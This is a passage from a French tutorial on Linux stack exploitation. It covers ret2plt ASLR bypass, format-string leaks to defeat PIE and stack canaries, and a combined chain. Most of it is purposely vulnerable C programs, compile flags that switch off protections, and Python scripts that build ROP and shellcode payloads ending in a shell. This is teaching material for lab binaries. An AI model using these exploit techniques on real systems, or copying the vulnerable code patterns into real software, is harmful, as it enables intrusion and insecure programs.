9     gets(buffer);
10    printf("%s\n", buffer);
11
12    return 1;
13 }
```

Une entrée utilisateur dans ce cas-ci, est une chaîne de caractères qui se termine nécessairement par un *null byte*. La *payload* étant constituée d'adresse contenant des *null bytes*, on comprend que la soumission de la *payload* suivante ne sera pas entièrement soumise au programme :

```
1 ... 41414142424265FCDEF7FF7F00004FE0F5F7FF7F0000 ...
```

Le programme ne "verra" alors que la chaîne de caractères suivante :

```
1 ... 41414142424265FCDEF7FF7F00
```

La *null byte* de fin signifiant la fin de l'entrée utilisateur. C'est pour cette raison qu'un exemple utilisant un fichier comme entrée utilisateur a été utilisé dans cette section.

4.2 Contournement de la protection ASLR

La protection **ASLR** permet d'assurer que les adresses des exécutables et bibliothèques associées soient chargées en mémoire à des adresses différentes à chaque lancement du programme. Il apparaît alors difficile d'estimer les adresses intéressantes présentes dans la **libc** (fonction **system()**, chaîne de caractères **/bin/sh**, gadget **pop rdi; ret**, fonction **exit()**, etc). Afin d'obtenir ces adresses il faut avoir la possibilité de faire fuiter une adresse appartenant à la **libc**. A partir de cette adresse, il sera alors possible de calculer des décalage-mémoire par rapport aux adresses qui sont réellement intéressantes pour l'exploitation du binaire. La méthode utilisée dans cette partie pour contourner l'**ASLR** s'appelle **ret2plt** (*Return to Procedure Linkage Table*). La **PLT** ainsi que la **GOT** (*Global Offset Table*) seront expliquées dans la suite de cette section. Ces portions du code du binaire sont nécessaires au contournement de l'**ASLR**. De plus, il est nécessaire que le binaire ne soit pas **PIE** (*Position Independent Execution*). Cela signifie que le code du binaire est toujours chargé en mémoire à la même adresse. Seules les bibliothèques (dont la **libc**) seront soumises à l'**ASLR**. Le code du binaire qui sera utilisé ressemble à celui présenté à la section 4.11 :

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 void gadget(){
6     asm("pop %rdi");
7     asm("pop %rsi");
8     asm("pop %rdx");
9     asm("ret");
10 }
11
12 int bof(FILE * fp){
```



```

13
14     char buffer[16];
15
16     fp = fopen("myfile.txt", "r");
17
18     fread(buffer, sizeof(char), 256, fp);
19
20     return 1;
21 }
22
23 int main(void){
24     char input[2];
25
26     write(1, "press enter ", 13);
27     fgets(input, sizeof(input), stdin);
28
29     FILE *fp;
30     bof(fp);
31     fclose(fp);
32
33     return 1;
34 }

```

La fonction **main** écrit sur **stdout** la chaîne de caractères "press enter", puis la fonction **fgets()** récupère l'entrée utilisateur. Cette partie du code est nécessaire pour l'exemple car elle permet de mettre le programme en "pause" le temps d'écrire le fichier à lire par la fonction **bof()**. Cette fonction lit le fichier "myfile.txt" puis l'écrit dans un *buffer* de 16 *bytes* sans vérification du nombre de *bytes* à écrire, ce qui conduit à un *buffer overflow* sur la pile. Une fonction supplémentaire a été ajoutée : **gadget()**. Comme le binaire n'est pas un programme complexe, il y a très peu de gadgets disponibles. Pour réaliser l'exploitation de ce binaire, il faut alors rajouter manuellement le gadget présente dans cette fonction.

Pour compiler le binaire, il faut utiliser l'option **-no-pie** de **gcc** de la manière suivante :

```

1 gcc ret2plt.c -fno-stack-protector -no-pie -o ret2plt
2 sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'

```

valeur	protection
partiel	RELRO
non	SSP
oui	NX
non	PIE
oui	ASLR

TABLE 4.3 – Protections

La valeur **2** a été inscrite dans le fichier **randomize_va_space** de manière à avoir l'**ASLR** activé. L'exploitation de ce binaire se fera par l'intermédiaire de la lecture du fichier "myfile.txt" qui doit alors contenir le code malveillant permettant d'obtenir un *shell*. Les protections associées au binaire sont présentées dans le tableau 4.3.

La résolution dynamique des fonctions externes

La **PLT** (*Procedure Linkage Table*) est une table de **JMP** permettant d'appeler des fonctions externes à partir d'un programme. Lorsqu'une fonction externe est appelée pour la première fois, le code de la **PLT** est exécuté. Ce code permet de déterminer l'adresse de la-dite fonction en mémoire et de l'écrire dans la **GOT** *Global Offset Table*. Lors d'un second appel de la même fonction externe, le code ira directement en chercher l'adresse dans la **GOT** sans passer par la **PLT**. Ce mécanisme s'appelle le *Lazy Binding*. Il s'agit d'une stratégie de liaison dynamique dans laquelle les adresses des fonctions externes ne sont résolues qu'au moment de l'exécution. Cela permet d'économiser du temps et des ressources.

La **PLT** est à considérer comme une couche intermédiaire pour appeler les fonctions externes lorsqu'elles n'ont encore jamais été utilisées par le programme. La **GOT** quant à elle, permet de stocker les adresses des fonctions externes de manière à pouvoir les appeler plus rapidement par la suite.

Prenons l'exemple suivante pour comprendre le fonctionnement de la **PLT** et de la **GOT**.

```
1  #include <stdlib.h>
2  #include <stdio.h>
3
4  int main(void){
5      write(1, "write 1\n", 9);
6
7      write(1, "write 2\n", 9);
8
9      return 1;
10 }
```

Le compiler avec la ligne ci-dessous :

```
1  gcc plt_got.c -fno-stack-protector -no-pie -o plt_got
2  sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'
```

Ce programme très simple écrit 2 chaînes de caractères sur **stdout**. La première fonction **write()** (ligne 5) est résolue dynamiquement et passe par le code de la **PLT**, tandis que la seconde fonction **write()** ira directement chercher son adresse dans la **GOT**. Le *debug* du code de la fonction **write()** est présenté ci-dessous :

```

1  0x00401030    JMP     qword [rel 0x404000]
2  0x00401036    PUSH    0
3  0x0040103B    JMP     0x401020

```

Ce code poursuit son exécution en fonction de l'adresse contenue à l'adresse **0x404000** (ligne 1). Le contenu de cette zone mémoire est présenté sur la figure 4.12

```

00000000:00404000 36 10 40 00 00 00 00 00 00 00 00 00 00 00 00 00
00000000:00404010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000000:00404020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000000:00404030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

FIGURE 4.12 – Adresse dans la **GOT** avant la première exécution de la fonction **write()**

On constate qu'il s'agit de l'adresse de l'instruction suivante (**0x00401036**). Il s'agit donc d'une adresse située dans la **GOT**. En effet, lorsque l'on continue le flot d'exécution, on remarque que la valeur située à cette adresse va changer de manière à devenir l'adresse de la fonction **write()**. Ainsi la poursuite de l'exécution à l'adresse **0x401020** (ligne 3) modifie la **GOT** comme présenté sur la figure 4.13. Cette valeur se transforme alors en **0x00007F19FBDCEAD0**.

```

00000000:00404000 d0 ea dc fb 19 7f 00 00 00 00 00 00 00 00 00 00
00000000:00404010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000000:00404020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000000:00404030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

FIGURE 4.13 – Adresse dans la **GOT** suite à la première exécution de la fonction **write()**

L'utilisation du *plugin* **FunctionFinder** du debugger **edb** permet de constater qu'il s'agit bien de l'adresse de la fonction **write()** (voir figure 4.14).

0x00007f19fbd69630	0x00007f19fbd69648	25	0	Standard Function	libc.so.6!aio_write...
0x00007f19fbdccc00	0x00007f19fbdcca4	165	2	Standard Function	libc.so.6!pwrite64
0x00007f19fbdcead0	0x00007f19fbdceb6c	157	11	Standard Function	libc.so.6!write
0x00007f19fbdd38f0	0x00007f19fbdd3913	36	10	Standard Function	libc.so.6!__write_n...

FIGURE 4.14 – Vérification de la véritable adresse de la fonction **write()** dans le *plugin* **FunctionFinder** de **edb**

Ainsi, lors de la deuxième exécution de la fonction **write()**, le code ira directement à cette adresse située dans la **GOT** plutôt qu'à celle correspondant au code de la **PLT**.

Exploitation

La résolution dynamique permet alors d’obtenir dynamiquement des adresses de la **libc**. Il faut trouver une possibilité de récupérer une de ces adresses de manière à pouvoir calculer les décalages nécessaires à la résolution d’autres fonctions comme **system()** par exemple. La fonction **write()** utilisée ici permet d’afficher une chaîne de caractères à l’écran. Le code d’amorce de la **PLT** (celui qui permet de déterminer s’il faut prendre l’adresse dans la **GOT** ou s’il faut la résoudre dynamiquement) est situé à une adresse connue en avance de phase car le binaire a été compilé avec l’option **-no-pie**. L’exploitation de ce binaire commence avec l’écrasement d’une zone-mémoire sur la pile de manière à modifier le flot d’exécution du programme afin de lui faire exécuter une seconde fois la fonction **write()** afin d’en afficher son adresse sur **stdout** plutôt que la chaîne de caractères ”press enter”.

L’état de la pile suite à la lecture d’un fichier contenant 8 ”A” est le suivant :

```

1  ...
2  4141414141414141
3  0000000000000000
4  00007FFE8346E240    (saved rbp)
5  00000000000401208    (saved ret)
6  ...

```

Pour écraser la valeur de retour, il faut donc 24 ”A”. Que faut-il écrire à l’adresse de retour de manière à exécuter de nouveau la fonction **write()** ? L’amorce **PLT** de cette fonction est située à l’adresse **0x00401040** et l’adresse de la **GOT** est **0x00404008** comme on peut le voir sur la figure 4.15

```

00000000 00401040 <write@plt>:
401040: ff 25 c2 2f 00 00    jmp     *0x2fc2(%rip)    # 404008 <write@GLIBC_2.2.5>
401046: 68 01 00 00 00      push    $0x1
40104b: e9 d0 ff ff ff      jmp     401020 <_init+0x20>

```

FIGURE 4.15 – Détermination de l’adresse de la **PLT** et de la **GOT** pour la fonction **write()**

La commande suivante a été utilisée pour obtenir ce résultat :

```

1  objdump -d ret2plt -j .plt

```

Ainsi écrire la *payload* suivante permet d’appeler la fonction **write()** une nouvelle fois :

```

1  4141414141414141
2  4141414141414141
3  4141414141414141

```

```
4 4010400000000000 (write PLT)
```

Cependant des erreurs sont à prévoir. En effet, la convention d'appel **Linux** stipule que les trois premiers paramètres d'une fonction doivent être positionnés dans les registres **rdi**, **rsi** et **rdx** respectivement. La fonction **write()** ayant 3 paramètres, il faut donc spécifier la valeur de ces registres avant de l'appeler. C'est pourquoi la fonction **gadget()** a été ajoutée au code de cet exemple. Il s'agit d'un gadget permettant de récupérer 3 paramètres sur la pile. Le premier paramètre sera 1 (**stdout**), le second sera l'adresse dans la **GOT (0x404008)** permettant alors d'obtenir la valeur située à l'intérieur (ce qui est le but recherché!) et enfin le dernier paramètre sera le nombre de *bytes* à écrire. Le code **Python3** permettant de générer un tel fichier est alors le suivant :

```
1 import binascii
2
3 hex_str = "42"*24 # junk
4 hex_str+= "6A11400000000000" # pop pop pop ret;
5 hex_str+= "0100000000000000" # stdout
6 hex_str+= "0840400000000000" # write.got
7 hex_str+= "0800000000000000" # number of byte to read
8 hex_str+= "4010400000000000" # write.plt
9 hex_str+= "BE11400000000000" # main
10
11 bin_str = binascii.unhexlify(hex_str)
12
13 with open('myfile.txt', 'wb') as fp:
14     fp.write(bin_str)
```

La ligne 9 de ce code est remarquable. En effet, il s'agit de l'adresse de la fonction **main (0x004011BE)**. Cela signifie qu'après avoir affiché l'adresse de la fonction **write()** en mémoire, le code recommencera à s'exécuter depuis le début. En effet, récupérer l'adresse de la fonction choisie puis terminer le programme n'a pas de sens car lors de la nouvelle exécution du programme, l'adresse de cette fonction sera différente à cause de l'**ASLR**. Pour s'en convaincre, la figure 4.16 présente les valeurs des adresses de chargement des bibliothèques de ce binaire à chaque lancement de celui-ci.

Il est donc primordiale de relancer le programme une fois que l'adresse d'une des fonctions de la **libc** a pu être retrouvée. L'exécution de cette *payload* donne alors le résultat présenté sur la figure 4.17. On constate que l'adresse n'est pas lisible! En effet, l'adresse est constituée de *bytes* qui ne font pas forcément partie des caractères imprimables.

Pour corriger le problème, la sortie du binaire sera renvoyée dans l'outil **xxd**. L'adresse obtenue pour la fonction **write()** est alors **0x00007F640349FAD0** (voir figure 4.18). Il est donc possible de calculer les décalages en mémoire par rapport aux autres adresses d'intérêt. En mémoire, les décalages sont toujours les mêmes

```
(shellchocolat)→ →stack ldd ret2plt
linux-vdso.so.1 (0x00007ffc1baee000)
libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa458d9d000)
/lib64/ld-linux-x86-64.so.2 (0x00007fa458f9a000)
(shellchocolat)→ →stack ldd ret2plt
linux-vdso.so.1 (0x00007ffc32b76000)
libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0x00007f424a2dc000)
/lib64/ld-linux-x86-64.so.2 (0x00007f424a4d9000)
```

FIGURE 4.16 – Visualisation des adresses de chargement des bibliothèques avec l'ASLR activé

```
(shellchocolat)→ →stack ./ret2plt
press enter
K.Dpress enter
```

FIGURE 4.17 – Première exécution de la *payload*

car ils sont relatifs. Ainsi l'ASLR n'a pas d'impact sur cet aspect. On en déduit qu'il y a **0xAB1B0** bytes entre la fonction **write()** et **system()**. On peut donc déduire l'adresse de la fonction **system()** comme étant **0x00007F64033F4920**. Le décalage du gadget **pop rdi; ret** est **0x00007F64033CFC65**, celui de la chaîne de caractères **"/bin/sh"** est **0x00007F640353E04F** et celui de la fonction **exit()** est **0x00007F64033E6A70**. On peut donc construire la seconde *payload* comme suit :

```
(shellchocolat)→ →stack ./ret2plt | xxd
00000000: 7072 6573 7320 656e 7465 7220 00d0 fa49 press enter ...I
00000010: 0364 7f00 0070 7265 7373 2065 6e74 6572 .d...press enter
```

FIGURE 4.18 – Seconde exécution de la *payload* et obtention de l'adresse de la fonction **write()**

```
1 import binascii
2
3 hex_str = "42"*24 # junk
4 hex_str+= "65FC3C03647F0000" # address of pop rdi; ret
5 hex_str+= "4FE05303647F0000" # address of "bin/sh"
6 hex_str+= "66FC3C03647F0000" # address of ret
7 hex_str+= "20493F03647F0000" # address of system()
8 hex_str+= "706A3E03647F0000" # address of exit()
9
10 bin_str = binascii.unhexlify(hex_str)
11
12 with open('myfile.txt', 'wb') as fp:
13     fp.write(bin_str)
```

Lors de l'appui sur la touche "entrée", le code continue son exécution et va de

nouveau écraser les valeurs sur la pile de manière à modifier le flot d'exécution. L'exécution de cette seconde *payload* conduit donc à l'obtention d'un *shell* comme cela peut se voir sur la figure 4.19

```
whoami
00000130: 740a 7368 656c 6c63 686f 636f 6c61 740a  t.shellchocolat.
uname -r
00000140: 362e 312e 302d 6b61 6c69 352d 616d 6436  6.1.0-kali5-amd64
```

FIGURE 4.19 – Seconde exécution de la *payload* et obtention d'un *shell*

4.3 Contournement de la protection PIE

Tout comme le contournement de l'**ASLR**, il est nécessaire de récupérer une adresse appartenant au binaire vulnérable de préférence. A partir de cette adresse, il sera possible de calculer des décalages permettant de modifier le flot d'exécution. Le code suivant est utilisé pour cet exemple :

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int bof(void){
6      char buffer[8];
7
8      printf("name? ");
9      char name[128];
10
11     fgets(filename, sizeof(name), stdin);
12     printf(name);
13     printf("\n");
14
15     char input[2];
16     write(1, "press enter ", 13);
17     fgets(input, sizeof(input), stdin);
18
19     FILE *fp = fopen("myfile.txt", "r");
20
21     fread(buffer, sizeof(char), 256, fp);
22
23     return 1;
24 }
25
26 int main(void){
```

```

27
28     bof();
29
30     return 1;
31 }
32
33 void exploit(){
34     printf("exploited\n");
35 }

```

Il est compilé avec les options suivantes :

```

1 gcc pie.c -fno-stack-protector -o pie
2 sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'

```

valeur	protection
partiel	RELRO
non	SSP
oui	NX
oui	PIE
oui	ASLR

TABLE 4.4 – Protections

Les protections en place sont donc celles présentées dans le tableau 4.4. Ce binaire possède une vulnérabilité **Format String** (voir section 2.4) qui sera utilisée pour divulguer une adresse relative à la section `.text`. La vulnérabilité **Format String** est présente à la ligne 12, qui affiche une variable **name** (contrôlée par l'utilisateur) sans utiliser de *specifier*. L'utilisateur peut donc entrer lui-même un ou plusieurs *specifiers* de manière à afficher le contenu de la pile. Le reste du code est relativement simple. Suite à l'entrée utilisateur, le code affiche le contenu de la variable contrôlé par l'utilisateur puis lit le fichier "myfile.txt" afin de le placer dans la variable **buffer** sans protection quant à la taille du contenu du-dit fichier. Les lignes 15 à 17 permettent de mettre en "pause" le programme le temps de modifier le fichier à lire lors de la phase d'exploitation.

L'état de la pile avant l'appel à la fonction **printf()** (*breakpoint sur cette fonction*) est le suivant :

```

1  ...
2  00007FFF:7EDA3430    4242424241414141    (filename)
3  00007FFF:7EDA3438    7025702570257025
4  ...
5  00007FFF:7EDA34C0    0000000000000000
6  00007FFF:7EDA34C8    0000000000000000

```



```

7  00007FFF:7EDA34D0    00007FFF7EDA34E0    (saved rbp)
8  00007FFF:7EDA34D8    0000555BEB619279    (saved ret)
9  ...

```

On voit que le nom de fichier qui a été soumis est **AAAABBBBB%p %p ... %p**. La valeur intéressante à afficher est la valeur de retour qui est **0x555BEB619279**. En soumettant 36 **%p**, on obtient le résultat présenté sur la figure 4.20.

```

filename? AAAABBBBB%p %p %p %p %p %p %p %p %p
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
AAAABBBBB0x555bebd3a710 0x74 0x7f6584753b40 0x
555bebd3a724 0x7f6584753b40 0x424242424141414
1 0x7025207025207025 0x2520702520702520 0x207
0252070252070 0x7025207025207025 0x2520702520
702520 0x2070252070252070 0x7025207025207025
0x2520702520702520 0x2070252070252070 0x70252
07025207025 0x2520702520702520 0x207025207025
2070 0x7025207025207025 0xa702520 (nil) (nil)
(nil) (nil) (nil) 0x7ffe7eda34e0 0x555beb619
279 0x1 0x7f658460d6ca (nil) 0x555beb619270 0
x100000000 0x7ffe7eda35f8 0x7ffe7eda35f8 0xcb
8055f6cc1c59a9 (nil)

```

FIGURE 4.20 – Divulgarion d’une adresse relative à la section **.text** grâce à une vulnérabilité **Format String**

Il ne suffit que de 31 **%p** pour divulguer l’adresse de retour. On peut vérifier ce comportement avec l’entrée utilisateur suivante : **%27\$p** qui affiche directement la valeur concernée. La partie haute de l’adresse est certes aléatoire, mais la partie basse qui correspond à un *offset* dans la section **.text** (**0x279**) reste toujours le même comme on peut le constater sur la figure 4.21.

```

(shellchocolat→ stack ./pie
name? %27$p
0x562b30e9b274

```

FIGURE 4.21 – Divulgarion d’une adresse relative à la section **.text** grâce à une vulnérabilité **Format String**

D’après le code **C** de cet exemple, cette valeur de retour correspond à la valeur de retour permettant de reprendre le flot d’exécution après l’exécution de la fonction **bof()** (ligne 29). Le code assembleur de la fonction **main()** est le suivant :

```

1  ...
2  (start main)
3  0000555B:EB619270    PUSH    rbp

```

```

4  0000555B:EB619271    MOV     rbp, rsp
5  0000555B:EB619274    CALL   bof()
6  0000555B:EB619279    MOV     eax, 1
7  0000555B:EB61927E    POP     rbp
8  0000555B:EB61927F    RET
9  (end main)
10
11 (start exploit)
12 0000555B:EB619280    PUSH    rbp
13 ...
14 0000555B:EB619294    POP     rbp
15 0000555B:EB619295    RET
16 (end exploit)
17 ...

```

La protection **PIE** n'influant pas sur les adresses relatives dans un programme, il est alors facile de connaître la position de la fonction **exploit()** malgré le **PIE**. Le décalage entre l'adresse de retour de la fonction **bof()** et l'adresse du début de la fonction **exploit()** est donc de 7 *bytes*. La figure 4.22 présente ce résultat. On y voit bien l'adresse du retour de la fonction **bof()** (**0x564419B2F274**) qui a permis de calculer l'adresse de la fonction **exploit()** (**0x564419B2F27B**). La chaîne de caractère **exploited** étant imprimée à l'écran, cela signifie que l'appel de la fonction **exploit()** a été effectuée. Le code **Python3** permettant d'écrire un fichier permettant cette exploitation est le suivant :


```

1  import binascii
2
3  hex_str = "41"*16           # junk
4  hex_str+= "42"*8           # saved rbp
5  hex_str+= "7BF2B21944560000" # exploit() address
6
7  bin_str = binascii.unhexlify(hex_str)
8
9  with open('myfile.txt', 'wb') as fp:
10     fp.write(bin_str)

```

4.4 Contournement de la protection SSP

Comme il a pu être vu dans l'ensemble des sections précédentes, les exemples ont tous été compilés de manière à ne pas tenir compte de la protection **SSP** (*Stack Smashing Protector*). En effet, les canaris sont une des protections les plus contraignantes car ils empêchent la réécriture de la valeur de retour. Il n'est ainsi théoriquement plus possible d'écraser la pile jusqu'à atteindre la valeur sauvegardée du registre **rbp**, puis la valeur sauvegardée de l'adresse de retour. Ils sont donc la protection ultime contre



```
(shellchocolate) → → stack ./pie
name? %27$p
0x564419b2f274

press enter
exploited
```

FIGURE 4.22 – Contournement du **PIE** suite à la divulgation d’une adresse grâce à une vulnérabilité **Format String**

les *buffers overflow* sur la pile. Comme pour les autres contournements présentés, cette protection n’est valable qu’à condition que le développeur ne commettent pas d’erreur. Les canaris sont mis en place lors de l’exécution du programme (lors de l’initialisation dans le **TLS** (*Thread Local Storage*)), et non à chaque exécution de fonctions. On en conclut, qu’arriver à récupérer la valeur du canari, permet alors de le réécrire à son emplacement juste avant d’écraser la valeur sauvegardé du registre **rbp** et la valeur de retour de la fonction. Comme pour les autres contournements qui nécessitait une fuite d’information du binaire en cours d’exécution, cet exemple se basera en premier lieu sur une vulnérabilité de type **Format String**.

Le code de l’exemple est présenté ci-dessous :

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int bof(void){
6      char buffer[8];
7
8      printf("name? ");
9      char name[128];
10
11     fgets(name, sizeof(name), stdin);
12     printf(name);
13     printf("\n");
14
15     char input[2];
16     write(1, "press enter ", 13);
17     fgets(input, sizeof(input), stdin);
18
19     FILE *fp = fopen("myfile.txt", "r");
20
21     fread(buffer, sizeof(char), 256, fp);
22
23     return 1;
```

```

24  }
25
26  int main(void){
27
28      bof();
29
30      return 1;
31  }

```

Il s'agit du même exemple que lors du contournement de la protection **PIE** (voir section 4.3). La différence se jouera sur les options de compilation :

```

1  gcc ssp.c -fstack-protector-all -z execstack -no-pie -o ssp
2  sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

```

valeur	protection
partiel	RELRO
oui	SSP
non	NX
non	PIE
non	ASLR

TABLE 4.5 – Protections

Les protections sont présentées dans le tableau 4.5. L'option **-z execstack** permet de rendre la pile exécutable de manière à pouvoir exécuter un *shellcode*. L'option **-no-pie** permet d'enlever le **PIE** et l'option **-fstack-protector-all** permet d'activer la protection **SSP**.

Écrasement du canari

Une vulnérabilité de type **Format String** est située à la ligne 12 (le contenu de la variable **name** est affiché à l'aide de la fonction **printf()** sans *specifier*). Il est alors possible d'effectuer une lecture arbitraire de la pile, et donc de découvrir la valeur du canari. Cette valeur étant décidée au *runtime*, elle reste la-même durant l'exécution du programme. Il est à retenir qu'elle sera cependant différente à chaque exécution.

Le prologue et la mise en place du canari de la fonction **bof()** sont présentés ci-dessous :

```

1  ; int bof(void){}
2

```

```

3  PUSH    rbp
4  MOV     rbp, rsp
5  SUB     rsp, 0xB0
6
7  MOV     rax, fs:[0x28]
8  MOV     [rbp-8], rax
9
10  ...

```

A la ligne 5, **0xB0** *bytes* sont réservés pour les variables locales (**buffer**, **name**, **input** et **fp**) ainsi que les adresses de sauvegarde du registre **rbp** et de retour, mais aussi le canari codé sur 8 *bytes*. Le canari est récupéré depuis le segment **fs** à l'*offset* **0x28** (voir ligne 7), puis placé sur la pile juste avant la valeur sauvegardée du registre **rbp**.

Le prologue de la fonction ainsi que la routine de vérification du canari sont présentés ci-dessous :

```

1  ; int bof(void){}
2
3      ...
4
5      MOV     rdx, [rbp-8]
6      SUB     rdx, fs:[0x28]
7      JE      canari_ok
8      CALL    stack_chk_fail
9
10 canari_ok:
11     LEAVE
12     RET

```

La valeur du canari stockée sur la pile est récupérée à la ligne 5, puis à la ligne suivante, la valeur réelle du canari (celle qui est stockée dans le segment **fs**) est soustraite à la valeur présente sur la pile. Si la différence est nulle, cela signifie que les canari sont égaux et que par voie de conséquence, celui de la pile n'a pas été écrasé lors d'un *buffer overflow*. L'instruction suivante (ligne 7) permet d'éviter l'appel à la fonction **stack_chk_fail** si le canari est correct. Dans le cas contraire, l'appel à la fonction **stack_chk_fail** est effectué laissant penser que le code poursuivra son flot d'exécution dans une routine dédiée à la gestion d'erreur suite à des attaques de type *buffer overflow*.

L'idée est alors d'écraser la valeur du canari par sa propre valeur de manière à passer la vérification. Pour cela, il faut forcer le programme à divulguer cette valeur. L'attaque **format string** est présentée dans ce cas précis. Lorsque le programme demande le "nom" sur l'entrée standard (ligne 11), il est possible de lui faire afficher

avec sa propre valeur (**0x57753D3095BA1B00**), et enfin redirige le flot d'exécution vers une adresse de la pile (**0x7FFFFFFFD30**).

```

1  import binascii
2
3  hex_str = "41"*144          # junk
4  hex_str+= "001BBA95303D7557" # stack canary %27$p
5  hex_str+= "42"*8           # saved rbp
6  hex_str+= "30DFFFFFFF7F0000" # saved ret -> address stack %28$p
7  hex_str+= "44"*16          # padding
8  hex_str+= "90"*30          # shellcode
9
10 bin_str = binascii.unhexlify(hex_str)
11
12 with open('myfile.txt', 'wb') as fp:
13     fp.write(bin_str)

```

L'état de la pile suite à la lecture du fichier est alors :

```

1  ...
2  00007FFF:FFFFDE78      4141414141414141
3  ...
4  00007FFF:FFFFDE00      4141414141414141
5  00007FFF:FFFFDE08      57753D3095BA1B00      (canari)
6  00007FFF:FFFFDE10      4242424242424242      (saved rbp)
7  00007FFF:FFFFDE18      00007FFFFFFFD30      (saved ret)
8  00007FFF:FFFFDE20      4444444444444444      (padding)
9  00007FFF:FFFFDE28      4444444444444444
10 00007FFF:FFFFDE30      9090909090909090      (shellcode)
11 00007FFF:FFFFDE38      9090909090909090
12 ...

```

On remarque que les adresses sur la pile correspondent à celles présentées précédemment et que leur valeur est bien modifiée de manière à exécuter le *shellcode* accessible à l'adresse **0x7FFFFFFFD30**.

4.5 Contournement des protections NX, ASLR, PIE et SSP

L'objectif de cette dernière section sur le contournement des protections est d'appliquer l'ensemble des techniques vues jusqu'ici de manière à contourner les protections appliquées à un binaire. Le binaire utilisé est le suivant :

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  void gadget(){
6      asm("pop %rdi");
7      asm("pop %rsi");
8      asm("pop %rdx");
9      asm("ret");
10 }
11
12 int bof(void){
13     char buffer[8];
14
15     printf("name? ");
16     char name[128];
17
18     fgets(name, sizeof(name), stdin);
19     printf(name);
20     printf("\n");
21
22     char input[2];
23     write(1, "press enter ", 13);
24     fgets(input, sizeof(input), stdin);
25
26     FILE *fp = fopen("myfile.txt", "r");
27
28     fread(buffer, sizeof(char), 256, fp);
29
30     return 1;
31 }
32
33 int main(void){
34
35     bof();
36
37     return 1;
38 }
```

La compilation se fait suite aux lignes de commandes suivantes :

```
1  gcc ssp.c -fstack-protector-all -z now -o ssp
2  sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'
```


Les protections mises en place sont présentées dans le tableau 4.6 (l'option **-z now** permet d'activer la protection **RELRO** (*RELocation Read-Only*) vue en section 3.4).

valeur	protection
oui	RELRO
oui	SSP
oui	NX
oui	PIE
oui	ASLR

TABLE 4.6 – Protections

Parfois, il n'est pas suffisant d'obtenir un *shell* en faisant du **ROP**. Il est parfois utile d'exécuter un *shellcode*. Cet exemple se focalisera sur la manière de rendre la pile de nouveau exécutable.

Il a été compris, que le contournement des protections ne peut se faire que dans des cas très précis. Une des conditions est de réussir à divulguer des adresses, que ce soient des adresses "internes" permettant de contourner le **PIE** ou des adresses "externes" (abus de langage, mais cela fait référence aux bibliothèques qui ne sont pas "interne" au programme) permettant de contourner l'**ASLR**. Le programme utilisé est affublé d'une vulnérabilité de type **Format String** qui permettra de divulguer de telles adresses.

Pour récapituler, il faut :

1. Divulguer la valeur du canari pour contourner la protection **SSP**.
2. Divulguer une adresse sur la pile pour déterminer l'adresse du *shellcode*.
3. Divulguer une adresse relative à la **libc** pour contourner la protection **ASLR**. Cela permettra de déterminer l'adresse de la fonction **mprotect()**. Cette fonction permettra de modifier les permissions sur la pile afin de la rendre exécutable.
4. Divulguer une adresse relative au programme pour contourner la protection **PIE**. Cela permettra de récupérer un *gadget* utilisé pour charger dans les "bons" registres les paramètres pour utiliser la fonction **mprotect()** correctement.

Lors de l'exploitation de la vulnérabilité **Format String**, l'état de la pile est le suivant :

```

1  ...
2  00007FFE:2C56B5E0      0000000000000000
3  00007FFE:2C56B5E8      E67D7A91EAABBB00      (canari)
4  00007FFE:2C56B5F0      00007FFE2C56B610      (saved rbp)
5  00007FFE:2C56B5F8      000055F95B1802E5      (saved ret)
6  00007FFE:2C56B600      0000000000000000
7  00007FFE:2C56B608      E67D7A91EAABBB00
8  00007FFE:2C56B610      0000000000000001
9  00007FFE:2C56B618      00007F38C89D16CA      (ret to libc)
10 00007FFE:2C56B620      0000000000000000
11 ...

```

Afin de divulguer le canari, l'adresse sauvegardée de retour et du registre **rbp** ainsi qu'une adresse relative à la **libc**, il faut soumettre la *payload* suivante (le lecteur devrait être en mesure de la retrouver par ses propres moyens à ce stade de l'ouvrage) :

```

1  %27$p %28$p %29$p %33$p

```

Le résultat est vérifiable sur la figure 4.24.

```

name? %27$p %28$p %29$p %33$p
0xe67d7a91eaabbb00 0x7ffe2c56b610 0x55f95b180
2e5 0x7f38c89d16ca

```

FIGURE 4.24 – Divulgarion du canari, de l'adresse sauvegardée de **rbp**, de retour de la fonction **bof()** et d'une adresse relative à la **libc** respectivement

